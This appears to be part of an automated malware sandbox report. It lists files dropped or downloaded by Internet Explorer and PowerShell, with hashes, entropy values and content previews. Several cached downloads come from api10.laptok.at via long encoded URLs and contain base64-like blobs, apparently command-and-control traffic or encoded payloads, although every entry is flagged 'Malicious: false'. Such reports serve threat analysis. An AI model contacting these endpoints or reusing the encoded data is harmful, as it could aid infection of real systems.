C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{174A4BA2-2E8C-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28140
Entropy (8bit):	1.9203254743011586
Encrypted:	false
SSDEEP:	192:rsZfQE6uk2FjB2QkWLMKYNVUl1l0Ue14A:rsYvP2hwU4KEVs0T1b
MD5:	04CE13E9E60268021A2B153BDC284B29
SHA1:	093F6DC4ECD64DE541FC4D2B5A673AF7A7BB4B61
SHA-256:	C40B1DEEF8302488CAEBE76A0F423A02E96ACE850E83B79C779A90CCE913AB77
SHA-512:	C15486DB763028FEAD675EB82556FC0AFB95FFD13A57BEAAF9D383F5B2F76A5AF75FC4D1BE8FFF549E5E133828FA8E2AA83FBA8CED1CD38C127CE42D6BAAE 29E
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{32EE892D-2E8C-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28144
Entropy (8bit):	1.9210229833549737
Encrypted:	false
SSDEEP:	192:rkZHQX6dkmFjN2OkWqMZYZHuf/7mBN01euf/7mBNgqA:rUwqGmhEqrZQHuf/yrYeuf/yrgN
MD5:	446277B2CC8BEB2AEE3CF6EAE8184097
SHA1:	4F9F8F577609D154DFF1E9C821D5F18462BBD506
SHA-256:	BC0C130B9F3588CA51B75C9E74A7C3DD79180E7BCD4F9C733E67E6D583487FA7
SHA-512:	6EA5B2559A3FB0ECEC0DE987F56025337B5FC939EE44C86C3C977C00A4C16F51501EC20C0F9EC424C468D3501C6C1D1B7A6FA508EE5A3913C7F1EBD1EABE6 64
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{32EE892F-2E8C-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28172
Entropy (8bit):	1.9277011535168063
Encrypted:	false
SSDEEP:	192:rEZzQ365kFFjl32nkWBMsYta5w3vlah5w3WuA:r08KKFhlGTaskau39ahu3WJ
MD5:	075EB9154DCE3DF4101B287A04038523
SHA1:	BC06A22A908AFB53D9D443E8A6C44584FDEE92B1
SHA-256:	7B73AFD703CDF558FE5C9E56C4E58544BD72CBFF7B65BA546E9209BF205B5FF0
SHA-512:	3BB5E46A9D203B05CACBD9A99B1E1EC6BE26C6AAED2DEC49A36AA547EBD1F6C70801BDF22BF85E713FB467F57BBD78D974039971FE057F153C667D7BFAFF1 CAC
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.096353243250623
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEi5jM5VnWimI002EtM3MHdNMNxOEi5j8VnWimI00OYGVbkEtMb:2d6NxOn6jSZHKd6NxOnESZ7YLb
MD5:	287A90B0EE135AA2DB0A75E5B6A4BEA4
SHA1:	1A93DE1F0B734695D330E6631C4B4483711ABE49
SHA-256:	611AFC4DDDE83D2E7555471EA23AE111C6D02E9B437ED16DFEC65AFFB8B4A0A0
SHA-512:	910F53D1AEC5ECBC7C822AE0602CCC40A4B5E1E4F05AB49873836978EC2D2D936DB7B60E1388EDE6612745CE8978AEACB3EDF45C76C809A0249B6CC0D0099F5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xee4d021a,0x01d6c298</date><accdate>0xee4d021a,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xee4d021a,0x01d6c298</date><accdate>0xee4f6471,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.139791372155009
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kGjoVnWimI002EtM3MHdNMNxe2kGjoVnWimI00OYGkak6EtMb:2d6Nxr4SZHKd6Nxr4SZ7Yza7b
MD5:	63BA17D1901F41986964A41F76EB37ED
SHA1:	43F2E9521C022F397297EC3CF55C479D6B68235C
SHA-256:	5FE6A77273B7072613F3C03B3E0A26422D970A8A01DE4D7339BE35839C5E5CF9
SHA-512:	50CA5688B9D04BF692C0DEDD34662BE6A8E351AB8301E9903BF59D580EB33D14ACABCC5503B614347B1E5DDA6B3001200210CB686C84DCD358AF71B59AF20E0
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xee483d63,0x01d6c298</date><accdate>0xee483d63,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xee483d63,0x01d6c298</date><accdate>0xee483d63,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.136210594558597
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLSj8VnWimI002EtM3MHdNMNxvLSj8VnWimI00OYGmZEtMb:2d6NxvRSZHKd6NxvRSZ7Yjb
MD5:	96A46DE45D8F2F131988B9F480F8AC7D
SHA1:	CBEBA5FE699C5E04D3DC2373DC46CE73F944BCB1
SHA-256:	4B98390C39FA17643CAEB61376C029CDB9A4971FEC6E8F7433567AD7247DAD57
SHA-512:	720CEC3FD8777423C84197A4A9075C11B00C691DFF0D8BB15EDCE08642C1A2C63A71FC096BE353A82D03814E116EEFB8BA285CB26C81CBEBC66977D0895DCE5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xee4f6471,0x01d6c298</date><accdate>0xee4f6471,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xee4f6471,0x01d6c298</date><accdate>0xee4f6471,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.117413717774021
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
SSDEEP:	12:TMHdNMNxiyoMjMoMVnWimI002EtM3MHdNMNxiyoMjMoMVnWimI00OYGd5EtMb:2d6Nx1ajSZHKd6Nx1ajSZ7YEjb
MD5:	F083A03BE8884A26EDC2F0396B479B4E
SHA1:	1211D26BB87B8046E6D322385E54D56FC8BB3599
SHA-256:	84B92D1BCAB518F133C533085AFC94BFA3C71E84B3312E1F5A214C4A0DD0DDBF
SHA-512:	E47039AC99239D07A52EEB47467F9E2C5CEC4058DDE791162803B5F1275BE08D9B90E502EC1EDDFB3F12CAFAD3BCC56A82F60029E492826575EB5B081006CD3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xee4a9fbf,0x01d6c298</date><accdate>0xee4a9fbf,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xee4a9fbf,0x01d6c298</date><accdate>0xee4a9fbf,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.15039136117362
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwSj8VnWimI002EtM3MHdNMNxhGwSj8VnWimI00OYG8K075EtMb:2d6NxQ0SZHKd6NxQ0SZ7YrKajb
MD5:	8895957154949A4706F0DEF814F770CD
SHA1:	38E577A5BAF4AE532ABFB809FC76ED9F2974B201
SHA-256:	2FBA92598D57181A87B83A8A70E8EBF8864226BE75DBB9B17CEF752049C3AA18
SHA-512:	F40A866C1404920A2017D154D80FCB4D71936D6AF613CD4F5D9E91B1F5F5C9D0ADA90872DF00F25476C8C3C17BF239992CF88809A128C007CF2791547768B739
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xee4f6471,0x01d6c298</date><accdate>0xee4f6471,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xee4f6471,0x01d6c298</date><accdate>0xee4f6471,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.086960229611107
Encrypted:	false
SSDEEP:	12:TMHdNMNx0ni5jM5VnWimI002EtM3MHdNMNx0ni5jM5VnWimI00OYGxEtMb:2d6Nx0i6jSZHKd6Nx0i6jSZ7Ygb
MD5:	E72D566521BE120185AB36D473462F02
SHA1:	2621C0A7B13117E2DE8968AA741E4213C4AAA306
SHA-256:	2DDC5821699E87C2CBE241270D96411C6794FF865F768DDD02784B449BDAC773
SHA-512:	83C93A5F0BD3E04AC82083355A51ACA25CCA9C489843291087D8F9F30D18715F0CA19B9E037B54B7C8944C357830FFE165BA670B1B609F20683F7C3AF48354A5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xee4d021a,0x01d6c298</date><accdate>0xee4d021a,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xee4d021a,0x01d6c298</date><accdate>0xee4d021a,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.125421039224645
Encrypted:	false
SSDEEP:	12:TMHdNMNxxi5jM5VnWimI002EtM3MHdNMNxxi5jM5VnWimI00OYG6Kq5EtMb:2d6Nxo6jSZHKd6Nxo6jSZ7Yhb
MD5:	4199DF63EF7E7ABCF1873B1B5748EAE7
SHA1:	E386BE6E104C9D2C138B69F20B32B17439EDC454
SHA-256:	B5ECCB3B661016A616A5C37608922AE693E8E3DAAF3C7326228E3D208766AA82
SHA-512:	1A437E774E4E5B939BEF6BA4DC81F4DAF2030BF899B0A03E5369DC5EC0982C04FA680915AC34842CC58020ADEB96CE47FE4F161D23A453F6F53FEB6E917E834A
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xee4d021a,0x01d6c298</date><accdate>0xee4d021a,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xee4d021a,0x01d6c298</date><accdate>0xee4d021a,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.115410230705591
Encrypted:	false
SSDEEP:	12:TMHdNMNxcyoMjMoMVnWimI002EtM3MHdNMNxcyoMjMoMVnWimI00OYGVEtMb:2d6NxzajSZHKd6NxzajSZ7Ykb
MD5:	129D6E98D96D11CD87309DC26645D861
SHA1:	DF538D1CF3EAC7D1B3DF6591D2BCA8E93CD1654F
SHA-256:	E5C2CC88B4EDE3B9BDC63DA6384F1482B0F5224BCE1ED8509FE1DADF5A5E347A
SHA-512:	3B27D2C2BA266DFAFE3697975E76ADBA6E51B0EA0ECDD975F935E331FE68FF49D392DB659D7B1CD0C3E1B7AAD2B0D551C85A3A31D8B0B152B55920257C023C2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xee4a9fbf,0x01d6c298</date><accdate>0xee4a9fbf,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xee4a9fbf,0x01d6c298</date><accdate>0xee4a9fbf,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.1026832280870495
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnyoMjMoMVnWimI002EtM3MHdNMNxfnyoMjMoMVnWimI00OYGe5EtMb:2d6Nx6ajSZHKd6Nx6ajSZ7YLjb
MD5:	BE71D9C1E4762C781FFCE45612F2E814
SHA1:	482C3789419A25C2C57CB0197F761279DBF61FEF
SHA-256:	2624F89CCE872CDB1981BBA731299A4B1FE3F6B72C3E51792B3317396142510D
SHA-512:	B8237A49B5B6AB3BBC032C8E78988FE35E81CA526AE7F675E68FA57FEF0F37E4B25EE486D9AE8DDF3C2CA89E5ACE40BA29C6B7B2257CA6FED6591DB2F5BAB9D5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xee4a9fbf,0x01d6c298</date><accdate>0xee4a9fbf,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xee4a9fbf,0x01d6c298</date><accdate>0xee4a9fbf,0x01d6c298</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bf[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999836336819629
Encrypted:	false
SSDEEP:	6144:LO9BcSK5cnihVRakwHDgwodbX+Un+IQ7fqjeMRmd1:LkLn8VRl1woVX+2RQrtBd1
MD5:	FC226C805B21348897F9CF750630EBA6
SHA1:	5F20971E026402B862B9A62A6B4CCCE997BFE90E
SHA-256:	B2BA15FFD15238328B301C92BC4CB4CA7C5B500826146DBFACB98B261E12FB31
SHA-512:	CC7D68BC7D29F45BBC9152AA9D360263B8F56675ED71C273C7750D9B268DF99A72C0B8CC2F0D2A1881784750D05CA8ABA9C5DA52393BA9AE27A2338F6EB13EC
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/wRVY2NGdrRF/A_2Fha_2BTMf9b/Bkb0axFyVYg6CTiYCB0u_/2BNYoZUqIeFy6mXY/RsCAvo5yVPYtDbs/KEFb4oNdgILibF2Swr/I2w7rEJuT/Pp84EV24JCnppdQDLtg7/0g_2BJz5R_2FkQu9e_2/FGSaB0rJRCWjGvLRGTnGVc/Iu0pUH4kxZUPO/79c_2Bxp/zIxSbOn31EVZ_2FT_2BE4Ox/zrp24711fz/qBCMvOouQ_2B_2FBw/tevTXGEDmXVA/Fo3RVdsoq0v/QtV4LsUKm4P4d7/Q_0A_0Dq_2BFdmy3Ge3KN/bxiA2odSfTOC3fY6/QHvvQODRC/J_2BkRbDk_2F/bf

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bf[1].htm	
Preview:	bCDmG56/ZGJCnK57yB48316E1AwMxoZFpLJ/fL6RyHH6z8WWxfeP5zsII9nQJixRoABWeyYOh+QvmbbTogob9cq/3ayFjfEgr8iqVOjarjeS13gakZSlB5kYToxRul+cKc G5DoKRCFpia5IoNTX/cqQdxLTX41TXxNTjfFlnpJy88JrJLpXK8HMnRefEmshmLublL1L0nsQPylestSsciJS4KMnnDn0t/jzqFb9ej9iKhd58CiFPMmaQChq0SoL+BzPj Sp20D5BFf3ayIVCFQp+I9tuN8q8q7hIJ6FpBcNvutQ3KX6863HQhKvpXkBrepMOcF0FYtvC9Tc/wFS+d6pmVVTf/ujpuwmI8HJSCQAj4JXtM7YpFLj87pnV0ijP+L+oF/A Vd55puLadVfoxK+Is6XbJeLxCrgEBb/QWaL6SV8HBpDcQEPrcYDOznjDm8ATNlzK86vGAKxBfH8CiNw6qIaInwrJQ/rOIErZGDkTtyKGrvAkaHqg76KhBAiQ3BNn+H1nU2 7D0pO/KA58JS+10MCKOY31FWx9CAHcHarDnvbRnk0WTqje/i4QbODSp8g6XJuaa95ltgYOKbGxadZQ9IfFNVrSEwxRqYkBZcnGu2EtpWpC1Ks/fYLJOX/z1lelzjN5Pluv EWV2H60wq06JnJl85dFWDBfcTjv/sS837YVzTtI1wae22Xzk2wERnobGvULJhD1FNbylgTCyH9UCS2Cq/NUzEARHSOZCnYB7woyDdlFlAbMHBkwHJV23NKAT jqITLAkmobXJXh/zEltrLapPklZsumwXAolxOqgaRl9EmartlkRMjScYA6AtZSBcSgzDAxgZtyTr3kQQJscv4qgSjhVDW8kWO66xm8u/3H7SS/LXh3BryRRetoELZcetKW zVRTXAeeTiDajUn/ke8Gp7ra1aSdTNW/jhrUJ8UANKS4hUiafZ8HDBpR38v24/ZL4Db0DER2nJm+aHTEIBw66My91kYg1Xh6UlvK

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\N[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2408
Entropy (8bit):	5.984213394225501
Encrypted:	false
SSDEEP:	48:OurJo1eykcgE0yDBKjVqAW1iuR6RVWuYRJb77okJIfWo:nKzkyvGPW13R6vYRNsfz
MD5:	99911885EF8527B9BB520959D0400D23
SHA1:	A214A86649EBA314D4BF4C1ED2AC48CAC7EEBA1B
SHA-256:	6A56806C098AA9CD6ADFD325BE3E9A05FDA817BD175A469A5027339EEA4C9058
SHA-512:	58A1F7252A01A5EEC8375316FB178361DC6A7D1AA6275370B760D15376EB47DE50901CD5F024AB6B738EB22FC0447D249126F76ABA3B2EBF81F4E2BE3CB96F8E
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/tQTtTlNNyyTHp8mZxwj/87ufrUlrtp1usWYjjxq_2B/yAOH12_2F1IYJ/lKW5AYnq/_2BbaPBw_2BvxMvagxVqPyJ/jSUh2wAda1/gHbr670JVUq1KwK7N/6uxLXG5CHSWb/dgl5wFu8VM1/Rkwn44dvXkxcGr/6ai4evYmGZZapTEFZPM6t/l7dnGylpkoukj_2B/UIph5LMwbusYJYR/SgNVcjHjuu6gNQMV1u/yo8w_2BDc/tr29yULxa_2FW8vjKL1w/IkKYcWnRbp20t9pYrs_/0A_0DOoPdbEyCpXUb3P_2B/SP7qNsXNt82Vl/EBYqhcdo/ksN77WU_2Bu9u_2Bp6ImMCY/qmYYk7_2FYRubl/N
Preview:	dc5Myj1zX7wL16anUxKQbz0PUOVZccb3OWc2KaU5+XF1MrQFi5BV7tYx7BVtZTNjiJ4fPn/SH+6LpMOl9zy0PHDvdc1lteTU0DMsO0xKrJ2AJBhibqs0KAZjyZ2sATERlh sdm7/JrNq5iWPBI026FWqTzpw/E+iy/D1HCAxeakEUXanAlqIYdJVX2tjtziBfVxf9HFOuD0gXtSQqptUTh1GuewVWXfg7K1l6qMZXohnzDheZ+hO4JWUdY1G6C5TU7nGN 1CzHxAx9rzc+7dBrMEHMrX/hFNwnZC5YRnKDiiWkzqW3qNWXXU23dnvOno54EE6JnFwpj3a75ko3/blADxve+zDiEAqDbvVLJAn2SEEybIqQG+c1hUe4DM7q 6dY6wTRaJ9+kr2Faq0KjxDpfAaz/J7eRc3F86mOUUfhhZ+qch//Zv9OEuUbEummmoMGReikRWVckbemdwmEzVgNSCiHpCY3r0L/rCWu6Rnoxa8M/zPljyUBPcWXjFVJDxpO W7G6k/iaI8TEQDYJr+iDAWzmmCN1N89rVDh9xrDVNPNlpuifS7S1ByEqoMfoEpCnxManZ/5CmJes5lxUz1ksnZjPSTpcoVJcIBDP2Svyfq3smofUMt0BsVHGKDs7O9RKHt a7HHWZ4cy8oiqh69Mh9d3WUcD6OzCzR2xgtGXLn3ik618P0/CZ/HozGsVwB671/tTlbLqnV9XUTaHtLmc57EPDB54VvJLM53YU0P7IceRAZiPfZ+Ad1GdKGoj2BmcRcuqj A6EQIDA3sy2AePwSr0wNqED9SRm/RvuyUvhoCrFizu/NKJG4ekC5vWFWOFo+X11EG3tLHladPjLUNDLRWz/li/89l0UFGTmkyHLIAw1wAOYZgkAohqmgmpEz hEgot2hGSg1MOhC+gnykRezoR7/P6726Zap1bjfYtnPJ7Wy6vUMKKhKYivcP/raiyymBY/h0MP2y3w+mCTOwMpD8D8v+6KHVOL4iD8miJtfC+m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\s[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338008
Entropy (8bit):	5.999869391852298
Encrypted:	false
SSDEEP:	6144:X36/dI+cmFqVRwgq2o/JG/IRKIyyCmZm/hKC2Ny5vWb1OB/sQx2IKtA4QMO:a/dINmGREBXE3mUIC2nXc2IKW4Qp
MD5:	03D61BB1F49164FA9812A5E896C67F3E
SHA1:	85FA697A67481A5631B61FB3F539B4503B929EA1
SHA-256:	CDE50C5D8FC8B941FD19E1F70B357635061FBFE6F9A0D5BD4C0CFD9F46BF8436
SHA-512:	04E6947E4C892007BD46F9FAA52D9B792892A929AFDCD2797091F54EC65D2822366F0A0743EB20B9E1497B08E164F5DB194010186D31B65831CB9C839A71C784
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/1uvbKU_2Bbc/ULu41miz1odgDS/0s31zFbFtyChQRUZdq4O6/uZoXvkdGnqZk3S6m/sjGRAy2VVHXHIWC/GbATokLhfRKxJlkWlf/rpIWzL8Zz/AoLyYlkQ Lp5Egmn3wei2/_2BYsLzf0AqH_2FfXyU/ERE14WKmMp42qnHDG4GKCW/dW1JtsfpRq1bQ/nxcOGVyd/44_2FNnM0ZUEbkxaxhi6GSR/IIHQEHFzka/2x7wlaFlGrWFy74sl/6cFqI7aHF8g5/CnaY7J6ktLq/m_0A_0DTO0929p/475exW0EBf88dYERW4hkW/yci4B7l977luXmG4/ieH0MCQdwnavDmP/zBg2fJ8N/s
Preview:	ix+4zopyS5Zb1yhQYCwOCVX8cdmxlByXC8UyxeQK0zznJlDVK9Oxl8Rq1F05vsKoIReV9UZOLSxZ1jvHDnCVs4gT5YM0PY/Ugn/E4Q8lv7AbuXQNF919sT99Z5qQ5oLVwL PRJJjRaRs8w0Yb0L/FMjrqCAAQ3HHRoRJfEqVsmy5BRYhbJLTGlFiHAEQ6mXalmlkwlt1V9HFEZuG/O3LXXsAkNj9dgUwDEpOLhnTxRp0/XP3bIxs5gyKVhVPYphhfmr1d JrkKxo9a9/c5ibgljval/GdZWjwqqgLrhaQonD3/o9AhWMu2xZ3yXsA08eboPRIQXj9zOicR/ip6PtDVocwDkwimC+ACJ5uobFopja2yO3cVeiF2xJSzHxvccwII9EZFEh WpEavbPx/D4ZXg7YtbEbDoX1VWryX4fAcx9V7ZRJ3UrvXA0H4IzCvfoAvhXe9wu6gfxLWXaY0C47fRrcxJjFl5JJR0UMzb3bqE6I2qE0tF0H0UZ+Vr6+esPmFbLzjErDld hK8LrgEtO2y3wS82DKjypVmH68MYEedt1l1yssNAzaZbnlvrIs+r0sjCOUKrzhQlwWulPbL7oJ+VeR5elHyyhnRFAsymKu8YMOJDEiqfqfUsosgV/OEm+kBstS7l8o+OlO dP67DLUNUjCZGHiG1Xdfxqwy7QePTlH5zKfmx7hucr/wDCYhWv9EGLpytc3Jt28tLKqXhrYFnInjBO84x8ZQEuaaj/QPUhqZbdulImaf/JkFslNxOrJh8NdV6/MN5noGp0 Pepmur7ldmdzCM+WPkKW9EvlABimnJDYbt0QfkSKdAcHbCdchWLWVhDruMAn1GBH7Rx3kzUYBu3gK2CEIqq7n+EJuq9Yz4k/9lAXAiodT7OVSgOxcp34CPUs mkb8Rvqcu8dfndVOdARDUt1yXb2hBgteYrxc4Suuo59wOMPeYFueTpxivJQwKwAu9wu+I5z40daKVd6r4iwA0WExliDIbKfkWB+/

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

